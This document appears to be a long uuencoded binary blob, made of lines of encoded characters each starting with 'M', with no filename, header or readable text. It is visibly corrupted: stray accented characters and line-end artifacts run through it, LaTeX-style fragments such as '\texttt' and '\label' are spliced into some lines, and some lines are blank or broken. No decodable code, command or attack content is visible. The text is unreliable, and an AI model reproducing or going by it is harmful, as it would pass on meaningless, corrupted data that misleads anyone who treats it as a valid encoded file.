MCP.N32IUCM>XWA.VJ\)_O6"[0.^]/;Q#]!5I:Q+-#.*S>FH6WJS!+SWU'/RNÐ MP5M\<P/:4@'NND9</`)O&`]O`99MP&4`!@N^XSN\$+T#>37B_G7HA=9-H.9[*D M<7X<%[C3KIM\/\9Q(M*[\$.#\$RPZ%>N'"'*\EMK,%_ZF0DW\$BMD8#V#XW'H4;D M%^DOXQILFT+\UX)TG;C)`!FE\$'\QZ@U`+693MZ\$5.GSK`B23D":DV7U3)EEHĐ M8S0!>IVDG4%<JE-N[+F[`*-#2;>!TW>HM!J\N\VYW, MWW<?UO@;BRA#/`9Đ MY[\<<>@ED,)9X'3\FR8IW2'ICO1`:OCE/..F9^C?L=0JM68,RE&`ON^"DG2`Đ MF8.15\$JMT\$@2WX9!5JG'%Z"^UR1@-P!K"7IDE7(EP<=#7R7X,4BY#G3%;\OPĐ MAK7G:8`4X4WB\$A5Z>1^HM!."J^-Y)]+=VR=I@*R*8M`C,=P.@:Y'0N\"_DOOÐ $\texttt{MLUA2'=[Z\]Z\$?L\&_-?KW'=\#/[\$<3>G\6\G2)W_\$=:@2LM`T?91F'LUXN`'UOD }$ $M^F_=!OHU(^4YTH3/^0TF(1UUC-N^^ED7Q\(>C9N[5-,<0&!-07=,3<.O:7A;D))$ $\label{eq:maop} $$MAO$D\C&6AA:@=`FV_\6K48$D@?J`U@WS[7&Y\B#6D,VQ=<BS!V_3Q/<&I)@/D$$$

 $M9\&UO`=:E![)F-VG$A]7L',EF`(4V:1%`#<G=)?[`YN,)G%`W^IN%OQR?%PC&5D$ M>5NPW`K\+?\$ZB3TKCVV=YL1MP)`G_>%P6)8!"^8[7.X\4,:D-J`&=``M:I.NĐ MU`N&-E'V@#0S\$UJE\$;6;-&,>ME:X`L+54G+^LZD[7`?TZRHUGU;8Y%HATU.:Đ M@`_7;/C[R8\3S64,:L:T0*P/_D;^-FAT8;\PO<VBN<X@ZG3@UT`\$_3X^=+WQĐ MOJX7H^O5^KI>7]?KZWI]7>_C1-?S2K"^OA`_^QVOOA!'/X-:NDU4<NDX!K5&Đ M[;-,VIY!^O@:X=SATIJ5^2#J'')K`=;N?:CY"'R\\V72JJ27\$ESZF=2S#Q*EĐ MXM<Y1Z&0#.8'F3+A:S=6[UN'HD@<Q@>9\$KVL(H ",;V7\V!3+7R=?#0*Q>'TĐ $M4N-P,T'-,P/4Z:U_S3,@I(6EX!Z*V+(Q*`OG>KN>K*=0(W#?UV)J_/&QUITXD$ MEK7N!IOWZ]&:%E^TUL>M,!D/^;55U\$D7H?OBG?&OT"G_\$E_WYHF3\.RQ3*4%D MWUV%[TOP?59ZG<MJD::66S2&D#YU.J^T*(6-@P;PDT;ZJ;_&_CILP.]%7PV0Đ M#W=3>-XXGQH\$?";MU.U"ZETJ<Q`PX6EQ'NC&1J=)D%LTTE''&@S91[!W)/!7Đ $M'LHN$]46@`)/^U+7X/?"2X(KPG<#RI"Z^/\^313&5L[ZUB]LCP3Y91V@O"UMD$ $M\5DU2, &G(4<>L**\6B`: *OF: J00S.)[GS@($TZU7X`U*L65H3U[@O\74=:H)D$ M<MVMU`R,6B6T1]:)/W!\KD,>/X^F`W0Y/DGO;_?]K]E19NF3KJVLSG72]>I5Đ M.S[I^AUV?9.\"R#6(XK+=7C_7,^XY/GR</BC3F,.@RV<+P^#*9Z3#H-1KN\/Đ M@]F[`W08#,F<>QBL7OWT./:DV/>[+\E]J7A-%>?*59`YJX!KE<_,Z_#?*OU;Đ M!\$SX#;74-7J+,VKEXURWGSP&W9[)P0[]ZY>K?FD>'!5A>N]<ZA&HCW_F\&N\D M,F/N.+7JPXZH5LIZ28ZF>-[P[O)^?(V2!=*D74I,A5!BD]HI.TJ>I')W2&=?Đ M]O&8\$A@UR#\J3^O2VH/Q9YWH@F\?@_J5:"V*]K!8*KXK4+W9N\>A)6SDQ(TOĐ MQIOUE'9,)QH#'Q=]:N_HO#3LE%<%^:MX=)V^G?+1[)3=<R+[3!C_0ZJ&G0BZĐ $M-N/A>60MQA"6C:%ZS!@R`V/(\(VANF\,=3QC:)=:K?`S.'<,L?>C9-O?B-3WD$ $\texttt{M=U) \#H\&U-I(8!PRQ1\$;FT[<B(1:Z+92EUD':*\&\&07()"^6]1F;\$>-2[8FM9;QD:*ABCHART + ABCHART + ABCHAR$ M^:[#]8PW7RHTF08Y\$D>3'%&-T63>H0F;-W:)(CC"F3S?2K'3482MPG],:YF"D M_(,TL^J4@O0TJ7UM3D<&-TAW-7#F-2G='N--_@9GC2WXM\XY\:5"X1F0UK(4D MQM1MH27R]`Y2-;H'#D_O7BP_7RK]TY<*?:G0EPI'D0H/#KWEY!/2'^^>9DYTÐ MW,O8N2-<G"7[@T7MODSMR]0'B<)]F?J))E.3[NTPF%YOYK!<<7=O\$.(:U51+Đ MV??)[5;J1'=W%1U<82M\+TJEV0#;&3S=<_.OIYA7!#9Z%=I!",*+//H@[6CUÐ M:A^*+;Y)M7!I&MQMM'=D&9703J!`(U7[N*"9K*7H_:%5]B5%JR3;T3X_'=:JÐ MM\$\Y&<O2XZ%2V!P1-R<\$[Y@H,/^NT]SKO7/COE\/U\$HL%><Q])WBU7OPC('=D M3)DF[0E_V?7M`#\Q>N_P\A>IG+"Z(;SAG*K9WE<8)?(T-R@"+M-I/=9FE^9(Đ MUF[FT>1NRK]3720-0\$NY^_KV'.N>6KG0+XU3\$N\H[9^,'.5D1/0AQ\$Z`F7YJÐ M\$NU5SF/V6>6`,UYGH8RQ!T@>><\'[38QCU-I[G-K@)_=B#D5^,9DKWNS:0CJD M,TPKDRS-^5Y]G:7V-EJ4R!&#GKWLT3T/'![>U^'>N8XVBI+&S)C@9>RRX+?LĐ MP8[M)/-(^/];5AMM%N'K4-Z?\$_T_9Z8F_?Z?,].3XWW_?R?QN/Z?RU8]S_T_Đ $MNR^{\circ}OF>.H<?\&-K@/UX:I/(?!D2U=,?7FKL8\#=V-HP\8NNC4\&\%,SAK6EV->;+D$ $\label{eq:mn_Q_final} $$MN_Q$$; $$H5061I+896+"R8&N&-VN\-F+RWVMZ?; $$B-NN+6>W; 6$-!6=+U9MHQ&D$; $$B-NN+6>W; 6$-!6$-U9MHQ$; $$B-NN+6>W; 6$-!6$-U9MHQ$; $$B-NN+6>W; 6$-!6$-U9MHQ$; $$B$ M9UEK=_%%=;'9J-T=LC.O4M3G9Q7%U-I"?+[9V>*NUK;RQK8):=JP\ORYLV>"Đ $MU56>%<M2YI7M6EO;"VGUT)!;P6>'B9C#T(@S80;1*^4=@,3W]^Z?6 K>QO .Ð$ $\texttt{MH} < \texttt{I} (\O^9R8S[Q_] $KA_[40>.] : 'WJYI + "@$'XV76UI + -P[2.U?$ES4, L.A] £ D = (\ABC - A) + (\ABC - B) + (\ABC - B$ M%_#-[1,AZ^@*/5^O"R/:3<RCU_7PE+;:/#`;YKIF=IN6Z9\$'=HR9&^7%]=6ED MI>K-4J%R7<E.852'RFIA=5;9:NS3J&)1)*(E!PYD&'>1[NXC4I@'>S>F>SQDĐ $MDWO\&-^/ > S-V5D*HAD'B;6/33=4=!D>!U):C4NM[& \ 4X8"P,: \ JI?-;JNEĐ$ M&@=7^.\R^TD.S%WYP!(YR,W\^DIIY=JL4MIBWL(=G_A4)'-QCC[VFZIICA#(Đ M7J/95-H:>M07!7B.T'D&[3"D"@HM906P#2H=0^]HAL6JA(5P=]QN_*(:#SH`Đ MR/6F'V?`ZS[4)(W19(&5FNBSWZFJ4M<Z,#F8,&32BK(*11E[#5,;\6/\$.MOUĐ $ML['=U@R3-TVWE$U-43>AUM#"!D8T4&L6KWOSP`[=4U.;C7=K=3]&)\)0H+94D$ M.WOKG[;[:TSHL\Z%-,50R[P%;H\ILPI/#>=#]@=PX(37,1J[4.8L5AQJJ=:UĐ M>JEM6@9Q*T,SJUQ7S1V+6OBLI9D6_A22X=N979R@Q9EN"/\$UZOO#F(H%G3ECD M&0?TE_TZ@^T;O=)LF-:"OI^%F5'#(87%U[5]F&<ALS*J9.<(^A[]6U.MVHXRÐ M5-RO:13?0'E6&Q91+FNF"?P!^&9G::(=*+5W@>YU:!T@/3\PH@P4#4,WX(L+D MN]"U+!C(H"@\);[&.\$R@(R#XL%")>X'FEF&RL8:\$AGKHD&69@]F*[7ID)K\$CÐ MG/Q";SG(<+"LJ8:IB:A@DB=)^V[-F)V]UM0WU2:A6E8[CO[B=.D0;UQ(I@JPĐ ME\$6BWHS(1SE5PU^/+G?;-"SJ.,:-*\JS+74;.-#.%@8S9,*`T+>&H.3JU=)2D ML;J<OU9:'\$[`:Z&,+[:!F>*1(];B2F7]Z6JY](XB;V2GT:YV+,./U&IUUBPCĐ M!P@?=]\$ D[ECU\0!1Z:V=(O3\$ZF2F?-"-'400 1/`T%*]7T.1W:"J:FI+D M>7:W;I&HFZ=.!.X#"33\$!@5(CC:^+#34IKX-8P-_H\$@<\$:0]#&-XBU,5R\N;D MV-A2ALYSW*-7, "3U\$'7%B)(942(HS@;1&4.SND;;KJNWG4,.RB6MO0WB:30*D MV9B7\C8Z%.%#<]Z*N<2FVOF[S"'AQ8N>81[#W_86>XXW'&C;E%JE^;KH2'LD M<N7",.]SA]N(<\$Z?/:9D08WE=.&B:E.MW=TV]&Z[?E,W[FI&%E01T0T+E.MMD]MD./FD)/_`N0>'A,HZ!8S-N8IZ`H6-&PGG=D\$WKCK2!06#TQ."A(!(U&XJ&W,Đ M#FD7F[II#VLN-EQ![4X30RA`!*E1:C>L!DU2CAYDRP:A'L[Z);IN&5^J(^%OĐ

M-NK`./,*>\]^C7H5OKG0C-<U"O5BYP2UW>J:M.2#Q(K>`2PLI04K0/O]@@YBĐ MO>6M"R@9T#[EHLT;M`*\KK;KH\$+0V!M1'A>7F>[W*LOJ:WD(2[`OC#%,FS-XĐ M[)#\$\$#8\BS54=ROJ2TBJ=P!UU8=@>"Z^(NO=-OM.T54T2ZQ+,*WWZ@1Q^"CKĐ $M[6.<%.$EK#B&6!V<-7^9X);43:TY-(!"Y6``9A#.L_:DJ5ND6=``\&N^]&(1Đ)$ M8\HKW8ZBM@\\$E6Q30V6Z:VKUM)-55,+.O\$<83L)OPA%>LP>1Z9%=L+"`UBINĐ MJG>P8\[(3BF9"UWS8%A4GT*@%E58]C7SYD&[Y@H!5\^+T@F7[:'SK**XPVC.Đ MOS]%!E%@.P80HKX=>#]W6&PX/89A.RP^;;]A'5 M=K1FY BP40BSPZ%;]6@1D MG&Z"6B&%9(D)8<AMBV.I;&5W^.+&FS"8#T^)8R1JO>[JMH=#NZC#0F_?\$D=-Đ MS??J\\$VM[6BUNU3#U2VYZGFW+F9G%WQR`9`&1,6AJQ>[^2I5O1*2#]I'%?/(Đ MPL`R)U1>8Z"NA@&3DKT85W95HX'+DE!!3?M+?%/,T+9QY<C;J6`SE8*-Q8V0Đ $MC'\RDXMO:=:.7J?M"0>'V>W@W`\Z25VGW0$6%]#.BUL(Q"EM.R0<+/,Y'K[ND)$ $MUZAT1:LW+-V(F'EH)1>FLOFT.C9-N"1&59[08$?TC=,U0\-<2XB&Y+_MO9MED$ MVI[!/G7G4(GRPK\$,B1H\$;E%"NSQJBSM+!ON)G-V&O#A")Z9D=(\$L/K2A,]31Ð MT89.5\$='&Y2LQX`S5L0>'7_H+'L,U0Z=;H^'(82I-QFA=_+V8;.GXF0T?/KVĐ $MYO_{,5}, F(_{//=D^{\circ}P^{\S}J(F\setminus\&.3L[8\&>@8T^{\circ}OZ2C(V0=?QX0E,N<G2T\#]Q\#T7)}$ M/%B*=TW<M%Y2#X!GA^([.!8Z-`EF'/NO6Z@G)5@C=YE&PYXWM=9LS,ZR/;KDĐ M'N\$JQI6A\6'E^1@9/:*(RZ"@!!M18N3\$O4B:+NDU%L5UWG_T,CN[I@,[#V5&Đ $\label{eq:mesqd} \texttt{ME\$QD=MRC@ZQ+`^[+@<CNPYV(D\&+P_="EJ4LC2FXBLJ"*NFGODV<B88`\#PBLCD)} \\$ M]&TH<4.Z.11N]\$K!T#L%?:]]G#V?<WH^=!KU]GSHE'@O>8X7^BHT?4`"0VP/Đ MCD]#!V9D*N+T\$\K[8`^%\$B&DAT+AA&:&I@\D:BVTY6=8M:[UE':`ZAP*QT:MĐ M6E--ZW)4IR+HE:&AN&OVI8`85UZ(Y`T&MRJA6R5T1G9B"GHC)X/'Z0V<@67(D M0\8F[NZ8Q[@D9D\L%!NS7`E*X%`N#^&!4#B!!T+3!Q)5S!>?!]XNH0@?@@<BD $M\#@\4(3TX(@,SC8A71$$NC_2,NM(RWB5^UZ"RB]P23!Q("EO+.6G<@%1&(;#D))$ MD`J!]D3\$0TK5>+11XC5420SAIE"X^SZL0Y>D]Y)7PP)WAZ8/2&"(98Z)B<"XĐ MCD#CL,1U2`\9UJ%-#!O.H8#B,`X%\')>!([XR2,S'1P'\$8A<_D<`J;(/R^VAÐ $MZ**XW+<'$:%">NP."MJ6VFU:1=Z@W;H5T(C\=@J69A`LL\I3T+!-(;L\9G3UD)$ $M<4ZH0X\"@OEQ]*N6!6Q6;./F==T])PZ!EEJ;YJ9#=XJ$(6*_&@B'8X;-^>:>Đ$ M>F!"'S8VR40ENE;QT\?,S(@R<6DFHD["*C8;Z(\$`#4.Z(F2?X_ZL1&/WL[PKĐ MTMB]J7M)VS1.-P72!A)RQLNO29#5TYFDTG'-@T?>QS38`B54>0'!\19+X+">Đ MCX,7R1@'YR5I/,8\$\@;51`1\SBRQB'!<3UK="DZ.L?P40IE8>(\$RL7`>RB1@Đ M[)DR"?@<RC!11%1TI=<J'7(^E;A5\$N1<<;,XK#L\ABQ2,GPR=RER.UKL0.'UĐ $\verb|M0#2\Q#YC+J8X04;G`FT/;'"'$"#$1*6@X] = D*</@>K<N80F"7>6Q:O?7,]^UD = D**(B*C*) = D**(B*$ M]')-1=6@I;7QEI,91;:KOU,C2G;<0S4G.]9=R.B?93QP^+9MB6B`R:"UR7TVD $M.9GU%, \7A]Q(*MB1B<\#VK)P(Z.XF>T#17!J/-VBF-=4MS;OB=9J`<\#2Y.D?D MHU>N:1:[I#6T-/`HHDLCU,"P=R&+O1=4M5JA.I8S2-PN]PP11\8\$U%3#`\>RĐ MX@E/7)_B'P\$2[0;W&RTT]Q=Q+>EJO7>9A+BS5<P;>1B`UVE:&C^^V5*;IA8)Đ MNJ89>*5`\LPH`7%"<K`L3+SGFF)H[3JSQC@78C)"5_[<QA_J-M^9,TJH[1OAD M-M7=J!V"(Q067E;,9N]ARW(M!0,K)K31M<^-E?EHMF4P[#(6WGY@EH6\@#.AĐ M905'M.M'M/C\$VN&C&3Z5(EC@GU'NM^D\+^8PYO/*"R\H+:U5:W6&6`N8*;L+D MDF1X;Y/\C!)]@P57ST>]P`(%A%J)8X)C_'^&<S+_YK"M;4&\H!K*LYNJX?!`D</pre> M.*1C.IT><\$N+((GB*2'.1EJTM072V7GCQ4%P\$R)9\$L2LPGSR(;ILF1W2P\HDĐ $M[[50Y5F\#_W98Q00@D,R&$ZX7V\#P8W@AQ;77T:N=1B*&E\#-28A"'4UW/'I*RIÐ]$ M1FV'ES<T-.20C8T\Y=EA5M`PXSC;]B#B;ILC;4C8L!)1U>K"`A"D=<8GAH,BĐ M805OY]/U1[0?I(7C%G(FB0?[\\$3AEVSE)46IO47[43`A.[S,_F@PM7LJ%7J1Đ $MUZ8 > G1Z/!32\&6 - N!J21Q8`X24)A = @2NN1?/Z)&; # < YSL1Y., EB7_'>KU)"D$ M[XRQE58L_S@(I/89W)U%TM!\F1/6T<',WB9[;OY<L5FW9^3BW1B%78\B.LPKD M&TM+JRO78+J\%4%\$[^TNY5FZ6(7K\$'_"L!)_;0P*O-,;97W'/GB'Q)GW%+<MD $\texttt{MYS\$;K7S,E6ZSN6H46QWK@-T`@YXU:L/*XX\KYQMFO;'=L(3W,(,->V5!0.XTD) }$ M+,\$EA2]5+`\$OQ+!;7&<:1]D@"9>[KOIT&+KAC(Z5LL=[CUSM[DS;TDJ*Z`4-Đ MUJ\1A,>TXR,^E337)[Z7)+D8XN>.E?BY/O']Q!^/(?[XL1) !.%^#\$*=\PAĐ $M[:$U5M?$BO(L$>`J7&Z2,QD1A+1R';CT&EW+\-KYM1?I>[^!G$>[^.LXV8AID]]$ M;-3F<>]*HK!9'4\$1P5E#8B<DWN#MO8)A=X@#-146-\)R MGAZ'5V]@XL>VZHĐ MS2[NQVCN'>8U#58H;0M6&(=H;/!^<._MC;BG'&BR1Q].V\$A8Z#::Z\$5'J3?,Đ M3E,](#N!=#JM5';P&A>\L-2[FJ(J>SNT7S.7@!RWF%KZKI:W;\$<AX<#KVA;0Đ $\texttt{M=,>]>1^Z>G"MP</U8I]^ZXZS!6V[T=[HU*%K'*%!+5"X3X-\#:-07+]X95L[/ĐM-4] = -07+]X95L[/DM-4]X95C[/DM-4]X95L[/DM-4]X95L[/DM-4]X95C[/DM-4]X95C[/DM-4]X95C[/DM-4]X95C[/DM-4]X95C[/DM-$ M*VV8A3J6X5O5^FL@2&5[`EO4VS75\O]LP!HW?=NZ;OT,CRA\KKD*112ZK<ZPĐ ML#0,;VBQ7?<UT[<>2NC_`C!8;*^*'14W*]P'!W90XKVY^^18KO^\))[>_/\!Đ MN][JO8QX_W^Y;&9RPN?_+PM/W__?23Q_]L,_?OF)_593V=4,/,>>'\BF,P.*D

MUJ[I.'?-#W2MK=&9@2>NG#M[V=!UZPJJ2I?/CXXJ3&=:;H!P,O4M"_<0;REED MX*66RM/80S<88B67SHBO*SN: `N*.O,AMZVK3O>#,=A85^&;IZ(<-]%95,1LXĐ M+RNWEI?L=(;&VF&@+=VTF@?*3K>EMA5T7T<70*D4?E\$;ZP#+!J4#6A7.RE2<Đ MQM'@E7"]:RIU/-O%"\2FHAJ:4@<1#E"@;FRSR]852(+)!8B%MHOD30U\&8Z@Đ M4S9-P)<6&U_<5[\$YL^([U`S4NIYN:]88-G,'&H&>XQX'^4]\$!0`&>1EG#4HEĐ M3WKS`_"[U6A16,[`%=S('&O9W3**/NPNCSDYKD2@X-T_<`6Z20+<H!\#5]CLD MDK:08YOX[9;]:YV`["DHS8\4TW2B.(+-D2AHSX"%5U)!-PFHMX*H9U@9>.27Đ M'; AR>1<5TRO\$@\A1!TQ3,DFGN#S&4B_7]!8L("P'3%7XF\MC=M+E,40>4M"BĐ MWM2-[``QQ/P`KRVW=DA3HM,&_G;@R@*4&HEPH6&UU`Y@M+M_?D#M=\$`A('8?Đ MVQ]U^`#9*JV3<I#>;+1AU*4W55.;FABXXBY^.`6>82F\$E\$D"8&E3,YC[@+J2Đ M7BE6E*L&U&\ /37,8UCLVA7@MHZJ,YP=1),"T\\5Z;-N!I=%!<Z_-HUX&R=\$!Đ M3H%.Q!^J@MC8N35)'5MFR!"`"K0YHA+-+"'D\$A]'6!H:221T.M3NMC9A@\$!EÐ M!ARV'E`,=%%!XK#&O#+8,I.A0.JS"H(\$;!@^>00Z`)-5@,7.C]5MTVDXBDW*D MR@0JPH#`UD5`+HVAFQ3=<+HL30(3X`RH*"RXZDRF,P(R7Y148]L/!L>"\$HQ5Đ MM4:REN:/:#&,!VX-=#O4-:!\$AF.1BV9"#V)\T"V\$1B[24F!I;*%IZ88HNQDBD MNRD`;:7]\$YB3"!C1]1-Y]Q#0,LXP&04MK=DT!<Q!4:GL`&6!0.AA%!J-SK4!Đ MFG.V8C-1K0O4;.-LAQY#&"Z@&-JAT9P'8@](O-T`A=^M(")B)&VAT^Y-:H^BĐ MUJ!K<)YO'GCFHA4=^'Y4Z566T)P-!05G:'P;E-C,*ZKM2&4\$FZ_M:@;W)\$X4Đ MJ<%TSO#@"V)_/@A9(2:MJH'4FQHH"IX.LML^VW,[;)T`R:4HL]35#\$Z@GM/)Ð MQ##>D6LOX-+K71`E+2U=YN!4AS2WY8<^3B^P<MD?Y[T?&['/#02G+:ZH3\$YTĐ $\texttt{M6U} < [?.--7>V<?-/+6"K^<^1F'Z:_??-$;^UNM$F,"=.#O^K,M[)J$\\ .[WY3VD]$ MR*^C=/;H*%/(]\WZ+%<3&W50ST!3'U!`K6^;\P/\RRS`S`_L6%9G=FQL;V\OĐ MO3>>UHWML5PFDT6%DZGN-G#+Q.D`U'^CS1&;+B%'8?*:!;A1!F7/L50+F'-0Đ MR#I>I<.*A-+&LI<NS8PY4\/*F(A\$:VHX.=K*)K6&E35;,M'^LJQ9\P.XK^[.Đ $M[Y2Q1MMW^TA?<1ZFI!V]44.WT/NK-0Q2`&UK;^(^HE8?\$R\(34`QE+%EGH1D)$ M+PS_'<"I"U5ZYJ@JK.B0PL*PT0+D\-F=-<QA4!C:%N1H-6=]_.2E3E1?L53>Đ M\$4G<@)I%:[-Y<#AN\+<:1(IJ'H%JK`N3LQ\C`1ZPH<`EPRIJ,FIS?B`;1KO0Đ M`K@2WGL1N>,=@,'B?4-2JHD]C4D_QO%C&:9^K!,/ULAUETLO,>Z]CZQU/.3FD $MN6B. = :?D"%1!)+Q]I\&BP%[%[7!P-W[`)V_!RE^++^09_HK2\/5MH'ZP&+X>KD MCN0(VV-\VW0>ZH'_C2B+W28N<.?;6M<RU.:(LD:>NI_2#BKZ7:T]OSD]K4[6Đ M)J>RE\8GM,S,I9YJ;V^SR=<^?L_M_M;>5L<<[<P^T\$]7T#J7WYN+V&2BJW/^Đ $\texttt{M7:;} \# \texttt{U\#@SOC6Y-;V5S=8G,^JXZB->=GI\$R4Y[FV'7.[05/D/O!ZDIX[D>VQ*PĐ])}$ MIWV`6C..]\Q[:HUX:OL`-20WW6NW!&PG'J#63\$[@@)F):XVM=RND,OLK.L`;D $\texttt{M>?P5Y5.DN(LMW\#P}\: WLR_YMYGP^OY\#/E_*EQ?S;_04]/QV/O\9VY3R]B)[D) $$$ MF7\JC]\F"O"/CK]+^`]+A/P\:RF_Z,\$<^VSS#Q;-T+&_VR7V;CM?R.\M4XW&Đ M\./%/#8VDQ_;@R]K^+<PAM_'X\$DJ->R1KS,^]?'`?WL+Q?7`?[5\1:CSF.^YĐ $M7,P[@"G8RX"IN+] << 3[3J^^^V\0Z+;_;]]^^(Z8T\7,?A^&<[V/W9`(:LP@Đ)]$ MS#7\9X'&W=.]_Q9'RA\$P44VV/)43ZSQ#\$H8(LD@-<R7,<C(5_')%K'.\A&\$TĐ M3)8K"WS<NYCAE]NS&;M-.]=MSKY8K-O\-B&3[N]!#Z3#F^L9A[>N[]NE1U"(Đ MNK_4JZR+>1:08HPZV)WS\^?.>N=?/O>"\HZF'R^VK4K_.?Y'PO[+%\"S]QCOÐ M2?&?(=%O_S4YWK?_.I\$G(?YS2/#6OL'HQ]/3^_CO/09TDOWG5&;:/_YSF8G^Đ M^#^))S+^<WA8YV`L=K;\$G8M*"(F4+!<H63I.<D*8Y.0HR9%AD+5]:W9V7=OND $\texttt{M-E6CN(^\&82:OG\$10Z;\&\$N,G}{<}76\texttt{N'SO9Q?@^QT[V^:WH*7ZR\&UK3Y]SB4.\$UD}$ MT?#I1D/;"[F3P[`4V]T66E9!ISY[5SO`GWYO%8'@O:-7T#\$TN=ERL[LX^44?Đ MCFWTRK*^JZW`.!D:]D0N7.)5PPLJOBN@8I+_OLY`9G]@1!GBK_'6D%/0(C-ZĐ $MOZ\9^1*^1\8.0/=R]W-Z(M!\cSQ5'C&7^Z=84_)OMNDOD^$WQCUQ6=UP?UWD$ MC.Y_\\$J_6Q67ZPX5B5(R8B0\%<3\@/CW,)\\$B/0AR<S)94'ZS<(06\R89Q<Z?\D M3:XT=J,98^?1%_F(B<@)/&0B,85411@KNZWV=3H3@\P450PP&8'_#M.Z0Y%DD MG\$^<]R5L7USD.1ZC3GG6%SWP\$SK,'QN)\$E'!*%RN+Z88#<+#Y;7'HD3D+089Đ MGE^B]/#\?'@F9^<N"H+1U&B4RH530U`?!AJJ,C'4W''JPP!C]DCY^1`^)`7XĐ M6#YD[J3P88PK/6]%=N6N4YG'TX"?<0Z2[#<WFQM1QG-!EO:X/J<7`V\$P\6[,D M+P7<O=KYH@)Q.>F.,V/DD:!W9S;LHHB32R9.3HHXF6PX=7)^ZN2"U,DE42?HĐ M#-?.%W3P[DMW`NVTZT':V&(EA#IVDE3C)]\$'?:C`\$EIOOQH(AXNEP/1X(!"&Đ MFS/H0#D`85,ALV_OGD82(XQ5["0Y3IB(HD8N2(U<>^"&:&EZ.&(^`D*\$&Đ ME_@AQ.`I4K2X-`VTF`Z;2@12\#<#H5#QA`#&RXV'HQ?H,!\$.(\$31"2][P]38Đ $\texttt{M+D79.FAJ\&\#B2KAN\&"`HG2P_^=[QKBME9CB/*"[HSB8:),G=MQ*8P\U\#Q\&7QJD]}$ MKAB>@82K[7819,F]\`F>>818U_>8/[V(N!8<5\$ZP3\$]%%;7<;5H-IR#!?UX`Đ MTA.:@]X%8G-PR'A7^U-D.Q19(8'E)B-`@*50Q81V;Z*W75"12RUT\$:GMJ+L-Đ M8JVX=N"?&"_9F`QUUD!S;YH!!J(N#&\$>>A\QCWH@;"]#,\%0(L`1(9CA;>@,D

M)*3:.*>G(R10F#CF*=(2R-=C3G:?!,J%2(%\$41PE@;R2>"H<P"8-<U\$37GROĐ M0BAW#\$(H%R6\$N!X;V2?CTGV2\X5@</+[.F4\A"KCA^V4<4^G3(<#.&%#T%EQĐ M>.F]]LGX,?3)>%2?!';\$7[)Q%W(S&.]LRAN4-RQ"`J>()%PN\$<X1L9(8D^%LD M;4L64")\!><F!>;-@_"[H!DSJQ:T*8!0\$20;CO:W5F6RUBM*,00,7#9BQRÐ M.1Z=[(QP+^=ZIYP=?8\'O`CDI[1V1370,B?I00"<K]9TL^&30V'-]<"""J3AD M\$4FY9FA:6T01%7*QHG>6=3-,Z[G_@1P\VN-AO!Y2=<XH]EZ_R7=<P192<SY8Đ MC?96PI89')+#KVO;('B?->B/X[\$<?PT-//N,.KJ5'[V:&;UTY^*C^[Z^^2;3D M0):T]C:H"^?1RSW&!-!0A?"]9+G.*.=Y'NI@\V;#VJ'S#(HE<)XRAJ0XF:F.Ð $MZ\$YZ6;5J.W;YY>XFNP\\$FC\$\#Y(-C>\$4HB0\\$P\$)X2JJ9[-)THZWL:/N@@]<:Ð$ M+;7);^R/L#W-&8KCH-;P*KC2,;2:AE>=-P\4.JDY8N2"J``%0@>0[FIH%1U;Đ $M.JQ<F7<]4L<T^8@D?KV(/K&QZ8ZM^;>#2$S@[:RNU!4^AO#][?9B0=X_%MD]$ M;S.TPR5:RER.H*>,)EYM.E!4YGI?(7QTN=UBOATX)>Y?<^6..\\HLJ>.U`(GÐ M=\$/8Z2&RQ%QT^2&'?%&@W@,^#I74=X@XI-M&E."@9*V(]AWHT;@.ZT+65GMTD MCSO2N`)SQQ6P1ESOVH[M&?7]01`"[MY#V2\$>*XLB(]-%;)TSQ)@'YP?7VV84Đ MNPA97")R+XPOFOU/[_9?:-C16QGQ]E_9\<F)<;_]U_3X5-_^ZR2>OO._D MOO._OO._OO._OO._OO,_I>_\C^L\$?>=_?>=_?>=_?>=_?>=_?>=_ M?>=_?>=_?>=_?>=_X?7K._][D9S_,4]<2WKMKJN]\&HMZ#K>DAN!408KÐ MW69C\QBJYJ-2Q<`-N@B792\%MRD2YS_V[<)#W/QG3Y+_C^RX__PGDP6P_OG/D $M"3QC8_0[):+137BBN%XLIBJ5B^=^_<V;$ \$QX7"'&0@JBQ<O"K?A;#\!>,4[D M31DV3&; ``OOPM%'KNPEY23P2X[\LA!\\E`^@1/_TQG?^,]-3/3]_YS(D^#_Đ M)Z3O^SZ`/IZ>PXW_WC2!!/N/W'0VYQ__V6S?_\^)/-'^?X2PGQ^OGG^.P8E/Đ M<'"<ZSOR<3\$^P(Y\@CW7FS,?V_K1'2?*LRWXOJ;B`>W<.8^_GV!A\CY_[D4@Đ M\!<LYT#(K:(RK^`/NXQS]]?O3\$@#3LCWS+I:;^B.+Q+#_748/S21R.1<HD1FĐ $\verb|M'Y?*?DB7-B&^:<[U7;"\Z"Y8189,]J<AL([/J8;(A<>$1*_1S2>H[IX.9J+D]) | AL([/J8;(A<>$1)) | AL(A<=A) | AL(A) |$ MEB07(R+50ZX8BLFQ'C6\@').1[*Y*(*+5[O%UP/1\+\$7\$"F:PG1,:5'.2`)0Đ M9400)#8_YLJU%U#F0FEX9X5=GQ:393M+[K(U>HB9C!QEX9V5BVIWTM7KB8FXD MSHKQC1*`2NZL<\$\J86"'[ZJP6]5BLFQ7X67C'0UW]A/AY+IT<B92X(5WZ7@4Đ M?9(N;L],QG7I>+2KEP!4<I>*5[WILLL*V8C&5+W'KCTNYSKC(\I,-G2J.";GD M.G3K6L*YSGB\$.X"C.HG)94:4Z3!O``^2DYC5IUX,'S%!_3_13TSHVOJEZQ(@Đ M@Z5GO0X\CN%B?C*@./9[`4Z^HB_.[1[@8[16'^2`X[M:[ZHL5(A2T14LYN2OĐ $MP8>MX([G(KQS63A, $^, S*[])+90-P9&KYB<[J3-V3KT&46#9H;CR]GA`X5#D)$ M!MNX'YM[4=DR#NR0]KLS82711=]2VQK/@7!6#5/S#11^:=.]?'S/_E+#Z^_*Đ M4'&_IG5(W#^K#0>*#+DP76KOPJ(/#T9!"I_^FUH7J'`/6CQ&N[1KY`>;O^_Ð MMSN@2?<_<U-3_OW_J<GQ_O[_23S]^Y_]^Y_]^Y_]^Y_]^Y_]^Y_]^Y_]^Y] MIO8OA2N5+ZE'XOS'M.KJUOXAXK[;3]+]K_%Q__V/3':J?_YS(L_8F.+V+ZP_Đ M^34!M/?GQROL/HBI/-?E6U)`B79=-9PKH";=_N271'%]IO"`T9W:#MODV61;D $M4!U\#\&^7W\#^KA(.R\&K`BIN!VUN8@3QLMZW--G_XV;E[886C89=5^C?4Y![YD]]$ 